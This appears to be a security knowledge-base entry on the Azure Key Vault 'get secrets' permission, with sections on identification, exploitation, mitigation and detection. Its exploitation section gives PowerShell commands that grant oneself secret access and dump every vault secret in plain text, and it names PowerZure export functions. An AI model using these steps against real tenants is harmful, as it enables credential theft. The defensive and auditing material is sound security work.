
Summary
| Forestall ACL Alias | AZ_GET_SECRETS |
| Azure Alias | Get Secrets (Key Vault Data Plane) |
| Affected Object Types | Key Vaults |
| Exploitation Certainty | Certain |
| Permission | Key Vault data-plane permission secrets/get - either via Key Vault access policy or Azure RBAC role Key Vault Secrets User (4633458b-17de-408a-b874-0445c86b69e6) |
Description
AZ_GET_SECRETS represents the ability to read secrets from an Azure Key Vault. This is a data-plane permission that allows retrieval of secret values stored in the vault.
Key Vault secrets commonly contain highly sensitive data:
- Service principal client secrets and API keys.
- Database connection strings with embedded credentials.
- Storage account keys.
- Third-party API tokens.
- Encryption passphrases.
A principal with this permission can directly read all secret values, making it an immediate credential harvesting opportunity.
Identification
PowerShell (Az Module)
Connect-AzAccount
# Check access policies on a vault (vault access policy model)$vault = Get-AzKeyVault -VaultName "<VaultName>"$vault.AccessPolicies | Where-Object { $_.PermissionsToSecrets -match "get|list|all" } |    Select-Object DisplayName, ObjectId, PermissionsToSecrets |    Format-Table -AutoSize
# Check RBAC assignments (RBAC access model)Get-AzRoleAssignment -Scope $vault.ResourceId |    Where-Object { $_.RoleDefinitionName -in "Key Vault Secrets User", "Key Vault Secrets Officer", "Key Vault Administrator" } |    Select-Object DisplayName, RoleDefinitionName, ObjectType |    Format-Table -AutoSize
Azure CLI
# Show Key Vault access policiesaz keyvault show --name "<VaultName>" --query "properties.accessPolicies[?contains(permissions.secrets, 'get')]"
# Check RBAC assignmentsaz role assignment list --scope "/subscriptions/<SubId>/resourceGroups/<RGName>/providers/Microsoft.KeyVault/vaults/<VaultName>" -o table
Azure Portal
- Open Azure Portal -> navigate to the target Key Vault.
- Go to Access policies -> review policies that include Get under Secret permissions.
- Alternatively, go to Access control (IAM) -> review assignments for Key Vault Secrets User or higher roles.
Exploitation
Step 1 - Grant Yourself Secret Access (as Key Vault Contributor)
Connect-AzAccount
# Grant yourself secret get/list permissions via access policySet-AzKeyVaultAccessPolicy -VaultName "<VaultName>" `    -ObjectId "<YourObjectId>" `    -PermissionsToSecrets get,list
Step 2 - Read All Secrets
Connect-AzAccount
# List all secrets in the vault$secrets = Get-AzKeyVaultSecret -VaultName "<VaultName>"
# Read each secret value$secrets | ForEach-Object {    $secretValue = Get-AzKeyVaultSecret -VaultName "<VaultName>" -Name $_.Name -AsPlainText    [PSCustomObject]@{        Name    = $_.Name        Value   = $secretValue        Created = $_.Created        Updated = $_.Updated        Enabled = $_.Enabled    }} | Format-Table -AutoSize
Read Key Vault secrets with PowerShell
Via PowerZure
- Get-AzureKeyVaultContent
- Export-AzureKeyVaultContent
Mitigation
-
Restrict secret access policies
- Go to Azure Portal -> target Key Vault -> Access policies.
- Remove
getpermission from any principal that does not need to read secrets. - Use the principle of least privilege - grant only the specific permissions needed.
-
Switch to Azure RBAC model
- Go to Key Vault -> Access configuration -> select Azure role-based access control.
- Use granular RBAC roles like Key Vault Secrets User instead of broad access policies.
-
Rotate secrets regularly
- Secrets stored in Key Vault should be rotated frequently.
- Use Key Vault secret rotation policies.
-
Enable diagnostic logging
- Go to Key Vault -> Diagnostic settings -> enable AuditEvent logging.
Detection
Use the Azure Portal:
- Open Azure Portal -> target Key Vault.
- Open Monitoring -> Metrics and review secret operation activity for unusual spikes in
SecretGetorSecretListoperations. - Open Activity log and review management-plane changes to access policies, role assignments, or vault configuration around the same timeframe.
- Open Diagnostic settings and confirm AuditEvent logging is enabled for future investigations.
- Open Access control (IAM) and Access policies to review identities with secret read permissions.